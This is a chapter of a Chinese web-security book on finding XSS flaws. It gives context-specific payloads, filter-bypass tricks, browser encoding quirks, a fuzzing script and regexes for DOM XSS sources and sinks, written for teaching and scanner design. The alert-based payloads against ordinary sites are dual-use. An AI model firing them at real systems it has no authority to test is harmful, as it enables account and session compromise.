这里就不细说爬虫本身了，因为强大的爬虫不是一个简单的工程（包括写这些描述文字）。

回到 XSS 漏洞挖掘上，上面说了攻击者可控的输入点有<path>、<query>、<fragment>三个，其实<fragment>里的值一般不会出现在服务端解析，除非 Web 2.0 网站，比如 twitter，它的 URL 格式如下：

```
http://twitter.com/evilcos!#status
```

请求时，第一步会通过 JavaScript 的 location.href 获取到完整的 URL，并解析出 status 值，然后通过各种 AJAX 函数来处理请求，最后进行各种局部页面的异步刷新。用户体验很好，可是爬虫很抓狂。同样，对这部分反射型 XSS 挖掘就困难了很多，我们先从简单的入手，这个<fragment>暂时跳过。

6.1.2 HTML 中的玄机

在 6.1.1 节中，为了使问题简单化，我们忽略了 URL 的<Scheme><netloc>与<fragment>这几部分，就剩下<path>和<query>了，这样就没难度了吗？下面来分析一下。由于<path>和<query>的情况很相似，所以，下面以流行的<query>为例进行说明。

看下面一个普通的 URL：

```
http://www.foo.com/xss.php?id=1
```

攻击者会这样进行 XSS 测试，将如下 payloads 分别添加到 id=1：

```
<script>alert(1)</script>
'"><script>alert(1)</script>
<img/src=@ onerror=alert(1)/>
'"><img/src=@ onerror=alert(1)/>
```

```
' onmouseover=alert(1) x='  
" onmouseover=alert(1) x="  
` onmouseover=alert(1) x=`  
javascript:alert(1)//  
data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==  
'";alert(1)//  
</script><script>alert(1)//  
}x:expression(alert(1))  
alert(1)//  
*/-->' "</iframe></script></style></title></textarea></xmp></noscript></  
noframes></plaintext><script>alert(1)</script>
```

然后根据请求后的反应来看是否有弹出窗或者引起浏览器脚本错误。如果出现这些情况,就几乎可以认为目标存在 XSS 漏洞。这些 payloads 都很有价值,它们也存在很大的差异,玄机就出现在 HTML 中。

针对这个 URL,我们利用的输入点是 id=1,那么输出在哪里?可能有如下几处。

- HTML 标签之间,比如:出现在<div id="body">[输出]</div>位置。
- HTML 标签之内,比如:出现在<input type="text" value="[输出]" />位置。
- 成为 JavaScript 代码的值,比如: <script>a="[输出]";...</script>位置。
- 成为 CSS 代码的值,比如: <style>body{font-size:[输出]px;...}</style>位置。

基本上就这以上四种情况,不过我们对这四种情况还可以细分,你会发现各种差异与陷阱。下面假设服务端不对用户输入与响应输出做任何编码与过滤。

1. HTML 标签之间

最普通的场景出现在<div id="body">[输出]</div>位置,那么提交:

```
id=1<script>alert(1)</script>
```


就可以触发 XSS 了。可如果出现在下面这些标签中呢？

```
<title></title>
<textarea></textarea>
<xmp></xmp>
<iframe></iframe>
<noscript></noscript>
<noframes></noframes>
<plaintext></plaintext>
```

比如，代码<title><script>alert(1)</script></title>会弹出提示框吗？答案是：都不会！这些标签之间无法执行脚本。XSS 漏洞挖掘机制必须具备这样的区分能力，比如，发现出现在<title></title>中，就将提交的 payload 变为：

```
</title><script>alert(1)</script>
```

除了这些，还有两类特殊的标签<script>和<style>，它们是不能嵌套标签的，而且 payload 构造情况会更灵活，除了闭合对应的标签外，还可以利用它们自身可执行脚本的性质来构造特殊的 payload，这在下面介绍。

2. HTML 标签之内

最普通的场景出现在<input type="text" value="[输出]" />位置，要触发 XSS，有以下两种方法：

- 提交 payload: " onmouseover=alert(1) x=", 这种是闭合属性，然后使用 on 事件来触发脚本。
- 提交 payload: "><script>alert(1)</script>", 这种是闭合属性后又闭合标签，然后直接执行脚本。

题外话：

先来看看这两个 payload 哪个更好，如果对比利用效果，自然是第二个更好，因为它可直接执行。可是在工具挖掘中，哪个 payload 的成功率更高呢？从对比可知，第二个比第一个多了<字符，而很多情况下，目标网站防御 XSS 很可能就过滤或编码了<字符，所以第一个 payload 的成功率会更高，这也是漏洞挖掘工具在这个场景中必须优先使用的 payload。换句话说，我们的工具必须知道目标环境的特殊性，然后进行针对性的挖掘，而不应该盲目。

下面继续看 HTML 标签之内的各种场景，如果出现下面的语句：

```
<input type="hidden" value="[输出]" />
```

一般情况下，此时我们只能闭合 input 标签，否则由于 hidden 特性导致触发不了 XSS。如果出现下面的语句：

```
<input value="[输出]" type="hidden" />
```

和上面这个仅仅是两个属性的顺序不同而已。怎么才能出现高成功率的 payload？语句如下：

```
1" onmouseover=alert(1) type="text
```

输出后变为：

```
<input value="1"onmouseover=alert(1) type="text" type="hidden" />
```

这时候的输出不再是一个隐藏的表单项，而是一个标准的输入框，鼠标移上去就可触发 XSS。

下面我们来实践一下。

输出场景如下：

```
<input type="text" value="[输出]" disabled=1 />
```

怎么构造出一个成功率高的 payload？

我们继续来看同样有意思的场景，比如这三类：

- 输出在 src/href/action 等属性内，比如click me。
- 输出在 on*事件内，比如click me。
- 输出在 style 属性内，比如click me。

1) 输出在 src/href/action 等属性内

我们的 payload 除了各种闭合之外，还可以像下面这样：

```
javascript:alert(1)//  
data:text/html;base64,PHNjcmlwdD5hbGVydCgxEWwvc2NyaXB0Pg==
```

前提是我们提交的 payload 必须出现在这些属性值的开头部分(data:协议的必须作为整个属性值出现)。对于第一个 javascript:伪协议，所有的浏览器都支持，不过有些差异；对于第二个 data:协议，仅 IE 浏览器不支持。另外，我们提交的这两个 payload 是可以进行一些混淆的，这样可以更好地绕过滤过机制，这些差异与混淆机制都会放在后面介绍。

看 javascript:alert(1)//这个 payload 的场景，如果输出以下语句：

```
<a href="javascript:alert(1)//html">click me</a>
```

那么点击后会正常触发。但在一次真实的挖掘过程中，我们发现有个网站居然过滤了/

字符，而其他"等特殊字符也都过滤了，怎么办？我们想到了利用 JavaScript 逻辑与算数运算符，因为 JavaScript 是弱类型语言。所以，如果出现字符串与字符串之间的各种运算是合法的。比如：

```
javascript:alert(1)-
```

输出后点击同样触发，只不过浏览器会报错，这样的错误是可以屏蔽的：

```
window.onerror = function(){return true;}
```

2) 输出在 on*事件内

由于 on*事件内是可以执行 JavaScript 脚本的。根据不同的场景，我们需要弄清楚我们的输出是作为整个 on*事件的值出现，还是以某个函数的参数值出现，这个函数是什么等。不同的出现场景可能需要不同的闭合策略，最终目标都是让我们的脚本能顺利执行。

最神奇的场景如下：

```
<a href="#" onclick="eval('[输出]')">click me</a>
```

那么，我们的 payload 只要提交 alert(1)就可以。这种情况下，即使将那些特殊字符都过滤了，也同样可以成功触发 XSS。

还有一点差异不得不提，HTML 标签有几十种，它们支持的 on 事件却不尽相同，甚至在浏览器之间也出现了差异，所以实际攻击中需要进行区分。

3) 输出在 style 属性内

我们知道，现在在 style 中执行脚本已经是 IE 浏览器独有的特性，曾经 Firefox 的 moz-binding 里是可以引用外部 xml 资源以执行 JavaScript 的，修修补补，总算是屏蔽了这

些缺陷。对 IE 来说，在标签的 style 属性中只要能注入 expression 关键词，并进行适当的闭合，我们就可以认为目标存在 XSS。比如注入：

```
1;xss:expression(if(!window.x){alert(1);window.x=1;})
```

得到输出：

```
<a href="#" style="width:1;xss:expression(if(!window.x){alert(1);window.x=1;})">click me</a>
```

4) 属性引用符号

我们都知道 HTML 是一个很不严格的标记语言（它的反面代表是 XML），属性值可以不用引号，或者使用单引号、双引号、反单引号（仅 IE 浏览器支持）进行引用。如：

```
<a href=`javascript:alert(1)-html`>click me</a>
```

这样导致我们的闭合机制需要更灵活，以更大提高检出率。因为如果同时提交'、"和`这三种引号进行闭合，可能会因为网站 SQL 注入防御屏蔽了单引号导致请求失败，而目标输出又是双引号进行属性值引用的，这样就得不偿失了。所以，对于 XSS 漏洞挖掘工具来说，需要具备识别闭合引号的有无及其类型，并提交针对性的闭合 payload。

3. 成为 JavaScript 代码的值

与“输出在 on*事件内”的情况类似，有些 JavaScript 代码是服务端输出的，有时候会将用户提交的值作为 JavaScript 代码的一部分一起输出，如下场景：

```
<script>a="[输出]";...</script>
```

在这个场景中，我们的 payload 可以是：

```
</script><script>alert(1)//
```

这个是<script>标签的闭合机制，它会优先寻找最近的一个</script>闭合，无论这个</script>出现在哪里，都会导致这样的 payload 可以成功。

```
";alert(1)//
```

这个 payload 是直接闭合了 a 变量的值引用。

还有一个需要注意的场景：

```
alert(1)
```

又是这个神奇的 payload，比如，恰好 a 变量在其他地方被 eval 等直接执行了。

前面曾提到如果//（JavaScript 注释符）被过滤，还可以使用逻辑与算术运算符来代替。

4. 成为 CSS 代码的值

与“输出在 style 属性内”的情况类似，没什么特殊性，因此不做过多介绍。

6.1.3 请求中的玄机

前面针对输入与输出情况进行了分析，在 XSS 漏洞挖掘工具的请求机制中，我们也可以做很多优化。比如，具有针对性的 payload 就是一种避免冗余请求的方式。

还有一种思路叫做“探子请求”。在真正的 payload 攻击请求之前，总会发起一次无危害（不包含任何特殊符号）的请求，这个请求就像“探子”一样，来无影去无踪，不会被网站的过滤机制发现，就像是一次正常的请求。“探子”的目的有以下两个：

- 目标参数值是否会出现响应上，如果不出现，就完全没必要进行后续的 payload 请求与分析，因为这些 payload 请求与分析可能会进行多次，浪费请求资源。
- 目标参数值出现在 HTML 的哪个部分，从上面的分析我们已经知道，不同的 HTML 部分对待 XSS 的机制是不一样的，请求的 payload 当然也不一样。

那么这个“探子”是以什么形式出现的呢？一般是 26 个字母+10 个数字组合后，取 8 位左右的随机字符串，保证在响应的 HTML 中不会与已有的字符串冲突就行。知道探子的结构后，有利于我们对“探子”进行定位，尤其是对于输入点有多组参数值时，可以大大提高挖掘的效率。

6.1.4 关于存储型 XSS 挖掘

根据上一节对“反射型 XSS 挖掘”的各种玄机进行剖析，其实存储型 XSS 挖掘也就差不多了，只不过这里一般是表单的提交，然后进入服务端存储中，最终会在某个页面上输出。这个过程令大家头疼的莫过于这个“输出”。到底在哪里输出呢？有以下几种情况：

- 表单提交后跳转到的页面有可能是输出点。
- 表单所在的页面有可能就是输出点。
- 表单提交后不见了，然后就要整个网站去找目标输出点，这个需要爬虫对网站进行再次爬取分析，当然这个过程是可以优化的，比如，使用页面缓存技术，判断目标页面是否变动，一般发送 Last-Modified 与 Etag 头部，根据响应状态码进行判断即可。

6.2 神奇的 DOM 渲染

第 3 章简单分析过什么是 DOM XSS，其实这类漏洞很普遍，很多防御体系都是在客户端进行的，客户端逻辑实际上可以很复杂，尤其是很多人喜欢用各种 JavaScript 去动态生成一些 DOM 逻辑。这种复杂性导致 DOM XSS 能够意外地出现，而且能让人费解，为什么会导致 DOM XSS？

想理解为什么，就要先理解浏览器对待 DOM 数据的机制，这种对待也出现过差异，导致有的浏览器出现 DOM XSS，而有的不会。

6.2.1 HTML 与 JavaScript 自解码机制

关于这个自解码机制，我们直接以一个例子（样例 0）来进行说明：

```
<input type="button" id="exec_btn" value="exec" onclick="document.write
('<img src=@ onerror=alert(123) />')" />
```

我们假设 document.write 里的值是用户可控的输入，点击后，document.write 出现一段 img HTML，onerror 里的 JavaScript 会执行。此时陷阱来了，我们现在提供一段 HtmlEncode 函数如下（样例 A）：

```
<script>
function HtmlEncode(str) {
    var s = "";
    if (str.length == 0) return "";
    s = str.replace(/&/g, "&amp;");
    s = s.replace(/</g, "&lt;");
    s = s.replace(/>/g, "&gt;");
    s = s.replace(/\"/g, "&quot;");
    return s;
}
```



```

}
</script>
<input type="button" id="exec_btn" value="exec" onclick="document.write
(HtmlEncode('<img src=@ onerror=alert(123) />'))" />

```

我们知道 `HtmlEncode('')` 后的结果是：

```
&lt;img src=@ onerror=alert(123) /&gt;
```

这个样例 A 点击后会执行 `alert(123)` 吗？下面这个呢（样例 B）？

```

<input type="button" id="exec_btn" value="exec" onclick="document.write
('&lt;img src=@ onerror=alert(123) /&gt;')" />

```

在样例 A 和样例 B 中，`document.write` 的值似乎是一样的？实际结果是样例 A 点击不会执行 `alert(123)`，而是在页面上完整地输出 ``，而样例 B 点击后会执行 `alert(123)`。

我们要告诉大家的是，点击样例 B 时，`document.write` 的值实际上不再是：

```
&lt;img src=@ onerror=alert(123) /&gt;
```

而是：

```
<img src=@ onerror=alert(123) />
```

我们可以这样论证：

```

<input type="button" id="exec_btn" value="exec" onclick="x='&lt;img src=@
onerror=alert(123) /&gt;;alert(x);document.write(x)" />

```

看弹出的 `x` 值就知道了，如图 6-1 所示。

出现这个结果的原因如下：

onclick 里的这段 JavaScript 出现在 HTML 标签内，意味着这里的 JavaScript 可以进行 HTML 形式的编码，这种编码有以下两种。



图 6-1 弹出框

- 进制编码：&#xH;（十六进制格式）、&#D;（十进制格式），最后的分号（;）可以不要。
- HTML 实体编码：即上面的那个 HtmlEncode。

在 JavaScript 执行之前，HTML 形式的编码会自动解码。所以样例 0 与样例 B 的意义是一样的，而样例 A 就不一样了。下面我们继续完善这些例子。

上面的用户输入是出现在 HTML 里的情况，如果用户输入出现在<script>里的 JavaScript 中，情况会怎样，代码如下：

```
<input type="button" id="exec_btn" value="exec" />
<script>
function $(id){return document.getElementById(id)};
$('exec_btn').onclick = function(){
    document.write('<img src=@ onerror=alert(123)/>');
    //document.write('&lt;img src=@ onerror=alert(123) /&gt;');
};
</script>
```

这样是可以执行 `alert(123)` 的，如果用户输入的是下面的内容：

```
<img src=@ onerror=alert(123) />
```

结果与样例 B 一样：这段 HTML 编码的内容在 JavaScript 执行之前自动解码吗？答案是不会，原因是用户输入的这段内容上下文环境是 JavaScript，不是 HTML（可以认为<script>标签里的内容和 HTML 环境毫无关系），此时用户输入的这段内容要遵守的是 JavaScript 法则，即 JavaScript 编码，具体有如下几种形式。

- Unicode 形式：\uH(十六进制)。
- 普通十六进制：\xH。
- 纯转义：\'、\"、\<、\>这样在特殊字符之前加\进行转义。

比如，用户输入被转义成如下形式：

```
\<img src=\@ onerror=alert\ (123\ ) \/\>
```

这样的防御毫无意义，在 JavaScript 执行之前，这样的转义会自动去转义，alert(123)照样执行。同样，下面这样的 JavaScript 编码也毫无意义：

```
<img src=@ onerror=alert(123) />
-->
\u003c\u0069\u006d\u0067\u0020\u0073\u0072\u0063\u003d\u0040\u0020\u006f
\u000e\u0065\u0072\u0072\u006f\u0072\u003d\u0061\u006c\u0065\u0072\u0074\u00
28\u0031\u0032\u0033\u0029\u0020\u002f\u003e
\x3c\x69\x6d\x67\x20\x73\x72\x63\x3d\x40\x20\x6f\x6e\x65\x72\x72\x6f\x72
\x3d\x61\x6c\x65\x72\x74\x28\x31\x32\x33\x29\x20\x2f\x3e
```

在 JavaScript 执行之前，这样的编码会自动解码。

通过这几个样例，我们可以知道在 HTML 中与在 JavaScript 中自动解码的差异。如果防御没区分这样的场景，就会出问题。

6.2.2 具备 HtmlEncode 功能的标签

上面这些例子中的信息量很大，是理解透 DOM XSS 的基础，下面我们进一步看看不同标签之间存在的一些差异，看下面这段代码：

```
<script>function $(id){return document.getElementById(id);}</script>
<input type="button" id="exec_btn" value="exec" onclick="$('i1').
innerHTML='<img src=@ onerror=alert(123) />';alert($('i1').innerHTML);" />
<input type="button" id="exec2_btn" value="exec2" onclick="$('i2').
innerHTML='<img src=@ onerror=alert(123) />';alert($('i2').innerHTML);" />
<textarea id="i1" style="width:600px;height:300px;"></textarea>
<div id="i2"></div>
```

点击 exec_btn 和点击 exec2_btn 的效果一样吗？如图 6-2 所示。



图 6-2 exec_btn 点击效果（左边）和 exec2_btn 点击效果（右边）

左图是点击 exec_btn 的效果，右图是点击 exec2_btn 的效果，前者进行了 HtmlEncode 编码。这是由<textarea>标签本身的性质决定的，HTML 在<textarea>中是不解析的。同理可推，这样的标签还有：

```
<title></title>
<iframe></iframe>
<noscript></noscript>
<noframes></noframes>
```

这些标签在本章开头部分曾提到过，不过少了以下两个：

```
<xmp></xmp>
<plaintext></plaintext>
```

`<xmp>`没有 `HtmlEncode` 功能，`<plaintext>`在 Firefox 与 Chrome 下有差异，Firefox 下不会进行 `HtmlEncode` 编码，而在 Chrome 下会，这样的差异有时候会导致安全问题。

注：

上面这个样例不用在 IE 下测试，因为 IE 有解析差异，会导致代码不执行。

2009 年，我们发现 WebKit 内核的浏览器有一个安全差异，这个漏洞简述为：

获取 `textarea` 标签的 `innerHTML` 内容时，内容没有被编码，导致安全隐患产生。

...

如曾经的 QQ 滔滔做 `HtmlEncode` 采取了如下方式：

```
< script >
function HTMLEncode(s) {
    var html = "";
    var safeNode = document.createElement("TEXTAREA");
    if (safeNode) {
        safeNode.innerText = s;
        html = safeNode.innerHTML;
        safeNode = null;
    }
    return html;
}
var tmp = '<iframe src=http://baidu.com>';
alert(HTMLEncode(tmp));
```

```
</script>
```

因为 textarea 在 HTML 中的权重很高,允许 html 标签出现在<textarea></textarea>之间,所以这种做法本没有任何问题,但因为 WebKit 存在此缺陷,导致在 Maxthon 3.0 极速模式、Chrome 和 Safari 的所有版本中,本应该是绝对安全的代码变成了恶意代码,并可以随意执行 XSS 语句。

这种差异导致这个网站在 WebKit 内核的浏览器下出现了 DOM XSS 漏洞。

6.2.3 URL 编码差异

2011 年 3 月,我们在 xeyeteam.appspot.com 上发布了一篇 URL 编码差异分析的文章,在此摘录文章如下:

浏览器在处理用户发起请求时的 urlencode 策略存在差异,导致在某些场景中出现 XSS 漏洞。最近,知道创宇的 Web 漏洞扫描器发现了多起这种类型的跨站,这些网站都是 PHP 类型的网站,包括国内知名的一些团购网站与游戏论坛。经过分析,导致这种浏览器差异性的 XSS,除了与浏览器的 urlencode 策略差异有关,还与服务端代码的实现有关,这类安全风险不仅是 PHP 的特例,其他服务端语言环境也可能出现这类问题。

1. 漏洞分析

简单的测试 poc 如下:

分析地址: [http://www.0x37.com:8989/test.php?c='`<>!@\\$%^*\(\){}\[\]:;,?~](http://www.0x37.com:8989/test.php?c='`<>!@$%^*(){}[]:;,?~)

发送请求时,抓包发现,浏览器的 urlencode 默认行为:

```
Firefox
```

```
GET /test.php?c=%27%22%60%3C%3E!@$%^*(){}[]:;,?~ HTTP/1.1
```

编码了'"`<>特殊字符

Chrome

```
GET /test.php?c='%22`%3C%3E!@$%^*(){}[]:;.,?~ HTTP/1.1
```

只编码了"<>特殊字符

IE 内核

```
GET /test.php?c='"`<>!@$%^*(){}[]:;.,?~ HTTP/1.1
```

不做任何编码

如果服务端语言直接获取到 urlencode 的内容进行输出，则可能导致在 IE 场景中出现 XSS 漏洞，在 Chrome 场景中出现小范围的 XSS 漏洞，而 Firefox 则比较安全（相对下面的这个场景而言）。以 PHP 为例进行说明：

浏览器 urlencode 差异导致出现 XSS 漏洞：

```
http://www.0x37.com:8989/test.php?c='"`<>!@$%^*(){}[]:;.,?~
```

```
<?php
echo '<h3>$_SERVER["QUERY_STRING"]</h3>';
echo $_SERVER['QUERY_STRING'];
echo '';
echo 'in &lt;input&gt; <input type="text" value="'.$_SERVER["QUERY_STRING"].' "
/>';

//echo '<h3>$_GET["c"]</h3>';
//echo $_GET["c"];
//echo '';
//echo 'in &lt;input&gt; <input type="text" value="'.$_GET["c"].' " />';
?>
```

POC: [<script>alert\(/xeye/\)</script>](http://www.0x37.com:8989/test.php?c=)

注：

自己搭建 PHP 测试环境，www.0x37.com 是本地 hosts:P。

PHP 中 `$_SERVER['QUERY_STRING']` 将获取到浏览器 urlencode 后的内容 (在 django 中是 `request.get_full_path()`), 而 `$_GET["c"]` 获取到的是 urlencode 之前的内容。从这个场景中看, Firefox 是最安全的, 但在其他场景中就不一定了, 至少 Firefox 将 `"'<>` 都编码了, 如果后台处理逻辑有问题, 就很可能绕过一些过滤器, 接着又进行了 `urldecode` 编码, 这时问题就出现了。

2. 漏洞影响

其影响估计比较多, 尤其是那些团购网, 这种差异让浏览器解决不太实现, 程序员们要注意避免。

实际上, 这篇文章提到 urlencode 差异带来的安全问题同样适用于 DOM XSS, 如下测试代码:

```
<script>
  var loc = document.location.href;
  document.write("<div>" + loc + "</div>");
</script>
```

`http://www.foo.com/loc.html?""<>!@$%^*(){}[];,:.~`

使用不同的浏览器访问这个地址能看出差异, 这种情况只能在 IE 下触发 DOM XSS (不考虑 IE XSS Filter):

`http://www.foo.com/dom/loc.html?<script>alert(1)</script>`

还有一个差异, 如果是这样 (# 符号之后):

```
http://www.foo.com/loc.html#"'"<>!@$%^*(){}[];.,?~
```

Chrome 的行为不一样了，不进行任何 `urlencode` 操作。通过这个技巧就可以在 Chrome 下触发 DOM XSS（实际上会被 Chrome XSS Filter 拦截，在真实的场景下，我们要做的是突破这样的拦截）：

```
http://www.foo.com/dom/loc.html#<script>alert(1)</script>
```

6.2.4 DOM 修正式渲染

我们经常通过查看网页源码功能来看所谓的“HTML 源码”，比如 Chrome 与 Firefox 下的 `view-source:http://www.foo.com/`。这样看到的“HTML 源码”实际上是静态的，我们研究 DOM XSS 接触的必须是动态结果。

Firefox 安装了 Firebug 扩展，按 F12 键，在 Chrome 下按 F12 键，在 IE 8/IE 9 按 F12 键都可以打开对应的调试工具，这些调试工具查看的源码就是动态结果。我们也可以执行如下 JavaScript 语句进行查看：

```
document.documentElement.innerHTML;
```

通过这些小技巧，我们可以发现这些浏览器在 DOM 渲染上进行各种修正，不同的浏览器进行的这种修正可能存在一些差异。这种修正式的渲染可以用于绕过浏览器的 XSS Filter。

“修正”功能不仅是浏览器的性质，其实在很多过滤器里都会有，有的人把这个过程叫做 DOM 重构。DOM 重构分静态重构和动态重构，其差别就在于后者有 JavaScript 的参与。修正包括如下内容：

- 标签正确闭合。
- 属性正确闭合。

很多 0day 都是源于此，这种规律很难总结。

6.2.5 一种 DOM fuzzing 技巧

我们有些不错的发现都是通过模糊测试(fuzzing)实现的，这里分享一种常用的 fuzzing 技巧，大家可以举一反三。

下面介绍的 fuzzing 脚本采用 Python 编写。

Python 脚本中 fuzz_xss_0.py 的代码如下：

```
#!/usr/bin/python
# encoding=utf-8

"""
成功会进行 dom 操作，往 result div 里附加结果
by cosine 2011/8/31
"""

def get_template(template_file):
    """获取 fuzzing 的模板文件内容"""
    f = open(template_file)
    template = f.read()
    f.close()
    return template

def set_result(result_file,result):
    """生成 fuzzing 结果文件"""
```

```
f = open(result_file, 'w')
f.write(result)
f.close()

if __name__ == '__main__':
    template = get_template("fuzz_xss_0.htm")
# 默认 fuzzing 模板文件是 fuzz_xss_0.htm
    fuzz_area_0 = template.find('<fuzz>')
    fuzz_area_1 = template.find('</fuzz>')
    fuzz_area = template[fuzz_area_0+6: fuzz_area_1].strip()
    #chars = [chr(47),chr(32),chr(10)]
    chars = []
    for i in xrange(255): # ASCII 码转换为字符
        if i!=62:
            chars.append(chr(i))

    fuzz_area_result = ''
    for c in chars: # 遍历这些字符，逐一生成 fuzzing 内容
        fuzz_area_r = fuzz_area.replace('{{char}}',c)
        fuzz_area_r = fuzz_area_r.replace('{{id}}',str(ord(c)))
        fuzz_area_result += fuzz_area_r + '\n'
    print fuzz_area_r
    result = template.replace(fuzz_area,fuzz_area_result)
    set_result('r.htm',result)
```

fuzzing 模板 fuzz_xss_0.htm 的代码如下：

```
<title>Fuzz XSS 0</title>
<style>
    body{font-size:13px;}
    #p{width:700px;border:1px solid #ccc;padding:5px;background-color: #eee;}
```

```

        #result{width:700px;border:1px solid #ccc;padding:5px;background-
color:#eee}
        h3{font-size:15px;color:#09c;}
    </style>
    <script>
        function $(x){return document.getElementById(x);}
        function f(id){
            $('result').innerHTML += id+'<br />';
        }
    </script>

    <h3>Fuzzing Result:</h3>
    <xmp>
        {{id}}: <{{char}}script>f("{{id}}")</script>
    </xmp>
    <div id="result"></div><!-- fuzzing 成功的字符 ASCII 码存储在这 -->

    <br />
    <h3>Fuzzing...:</h3>
    <!-- 以下是待替换的模板标签内容 -->
    <fuzz>
        {{id}}: <{{char}}script>f("{{id}}")</script><br />
    </fuzz>

```

就这两个简单的文件，fuzz_xss_0.py 会调用 fuzz_xss_0.htm 这个 fuzzing 模板去按需生成结果文件 r.htm，然后用浏览器打开 r.htm，如果 <fuzz></fuzz> 里的某项可以被浏览器正确执行，那么就会触发 f 函数，f 函数会往 id 为 result 的 <div> 标签里写模糊测试成功的字符 ASCII 码。在 CMD 下运行 fuzz_xss_0.py 的效果图如图 6-3 所示。

```
243: <script>f("243")</script><br />
244: <script>f("244")</script><br />
245: <script>f("245")</script><br />
246: <script>f("246")</script><br />
247: <script>f("247")</script><br />
248: <script>f("248")</script><br />
249: <script>f("249")</script><br />
250: <script>f("250")</script><br />
251: <script>f("251")</script><br />
252: <script>f("252")</script><br />
253: <script>f("253")</script><br />
254: <script>f("254")</script><br />
```

图 6-3 fuzz_xss_0.py 运行截图

这个模糊测试的目标是寻找哪些 ASCII 字符可以出现在<script>标签的左尖括号的后面，结论是：IE 9 浏览器支持 ASCII 为 0 的字符，其他浏览器不支持，而 ASCII 为 60 的字符是<，可以忽略，看 IE 9 的截图，如图 6-4 所示。



图 6-4 IE 9 下查看模糊测试结果文件：r.htm

我们只要修改 fuzz_xss_0.htm 模板里要模糊测试的内容，就可以模糊测试我们想了解的 DOM 特性。

6.3 DOM XSS 挖掘

了解 DOM 渲染后有助于我们更好地进行 DOM XSS 漏洞的挖掘，本节会介绍一些常见的 DOM XSS 挖掘思路，这些思路都需要弄清楚输入点（sources）和输出点（sinks）是什么，相关内容在第 3 章中有过简单的说明。

6.3.1 静态方法

静态方法如果要工具化，可以使用下面这个链接提到的正则表达式来匹配：

<http://code.google.com/p/domxsswiki/wiki/FindingDOMXSS>

比如，输入点匹配的正则表达式如下：

```
/((location\s*[\[\.])|([\.\[]\s*["']?\s*(arguments|dialogArguments|innerHTML|write(ln)?|open(Dialog)?|showModalDialog|cookie|URL|documentURI|baseURI|referrer|name|opener|parent|top|content|self|frames)\W)|((localStorage|sessionStorage|Database)/
```

输出点匹配的正则表达式如下：

```
/((src|href|data|location|code|value|action)\s*["'\]]*\s*\+?\s*=)|((replace|assign|navigate|getResponseHeader|open(Dialog)?|showModalDialog|eval|evaluate|execCommand|execScript|setTimeout|setInterval)\s*["'\]]*\s*\()/
```

一旦发现页面存在可疑特征，就进行人工分析，这是静态方法的代价，对人工参与要求很高。这个过程可以利用浏览器来达到这个目的，比如，Firefox 下用 Firebug 能统一分析目标页面加载的所有 JavaScript 脚本，可以用自带的搜索功能，用正则表达式的方式进行目标的搜索非常方便。

6.3.2 动态方法

动态方法很难完美地实现检测引擎，这实际上是一次 JavaScript 源码动态审计的过程。从输入点到输出点的过程中可能会非常复杂，需要很多步骤，如果要这样一步步地动态跟踪下去，其代价是很高的，如果仅关注输入点与输出点，不关注过程，那么一些逻辑判断的忽视可能会导致漏报，比如，过程中会判断输入点是否满足某个条件，才会进入输出点。

下面先来看一些简单的模型，这有助于我们理解这个动态方法。

比如，如何检测出下面这个 DOM XSS？

```
<script>
eval(location.hash.substr(1));
</script>
```

1) 思路一

借用浏览器自身的动态性，可以写 Firefox 插件，批量对目标地址发起请求（一个模糊测试过程），请求的形式是：在目标地址后加上#fuzzing 内容，比如其中一个模糊测试内容是：var x='d0mx55'。

在响应回来时，我们需要第一时间注入一段脚本劫持常见的输出点函数，劫持方式可以参考 2.5.7 节的“JavaScript 函数劫持”，比如，劫持了 eval 函数如下：

```
var _eval=eval;
eval = function(x){
    if(typeof(x)=='undefined'){return;}
    if(x.indexOf('d0mx55')!=-1){alert('found dom xss');}
    _eval(x);
};
```


当 `eval(location.hash.substr(1));` 执行时，实际上是执行我们劫持后的 `eval`，它会判断目标字符串 `d0mx55` 是否存在，若存在，则报 DOM XSS。

在 JavaScript 层面劫持 `innerHTML` 这样的属性已经没那么容易了，常用的属性劫持可以针对具体的对象设置 `__defineSetter__` 方法，比如，如下代码：

```
window.__defineSetter__('x',function(){alert('hijack x')});
window.x = 'xxxxxxxxxxxxxxxxxxx';
```

当 `x` 赋值的时候，就会触发事先定义好的 `Setter` 方法。`innerHTML` 属性属于那些节点对象，想劫持具体节点对象的 `innerHTML`，需要事先知道这个具体节点的对象，然后设置 `__defineSetter__` 方法。

这样，如果要检测 DOM XSS，就要劫持所有的输出点，比较麻烦，有没有更简单的方法？看思路二。

2) 思路二

仍然借用浏览器动态执行的优势，写一个 Firefox 插件，我们完全以黑盒的方式进行模糊测试输入点，然后判断渲染后的 DOM 树中是否有我们期待的值，比如，模糊测试提交的内容都有如下一段代码：

```
document.write('d0m'+x55')
```

如果这段代码顺利执行了，当前 DOM 树就会存在 `d0mx55` 文本节点，后续的检测工作只要判断是否存在这个文本节点即可，代码如下：

```
if(document.documentElement.innerHTML.indexOf('d0mx55')!=-1){
    alert('found dom xss');
};
```

这个思路以 DOM 树的改变为判断依据，简单且准确，不过同样无法避免那些逻辑判断上导致的漏报。

6.4 Flash XSS 挖掘

Flash 安全的基础知识在第 2 章已经介绍得非常详细了，下面介绍两个具有代表性的实例。

6.4.1 XSF 挖掘思路

XSF 即 Cross Site Flash，基本概念可查看第 2 章相关的内容。

很多网站的 Flash 播放器都会有 XSF 风险，因为这些播放器需要能够灵活加载第三方 Flash 资源进行播放。不过这样的 XSF 风险其实非常小，因为浏览器直接访问 Flash 文件时，安全沙箱的限制是很严格的。所以，下面分析的 `nxtv flash player` 只需了解思路即可，这样的 XSF 漏洞在这样的场景下毫无价值，有价值的是思路。

漏洞文件：<http://video.nxtv.cn/flashapp/player.swf>

分析方法分为静态分析和动态分析。

1. 静态分析

我们可以使用 SWFScan 图形化界面或者用 `swfdump` 命令行工具进行反编译得到 ActionScript 代码，这两个工具都很不错，下面以 SWFScan 为例进行说明。

如图 6-5 所示为 SWFScan 界面截图，在 Properties 栏中可以看到这是用 AS2 编写的 Flash。AS2 有全局变量覆盖风险，这个 SWFScan 对我们来说，最大的价值就是 Source 栏

的源码，其他功能一般不用，用肉眼扫过源码，在反编译出来的源码中发现下面一段代码。

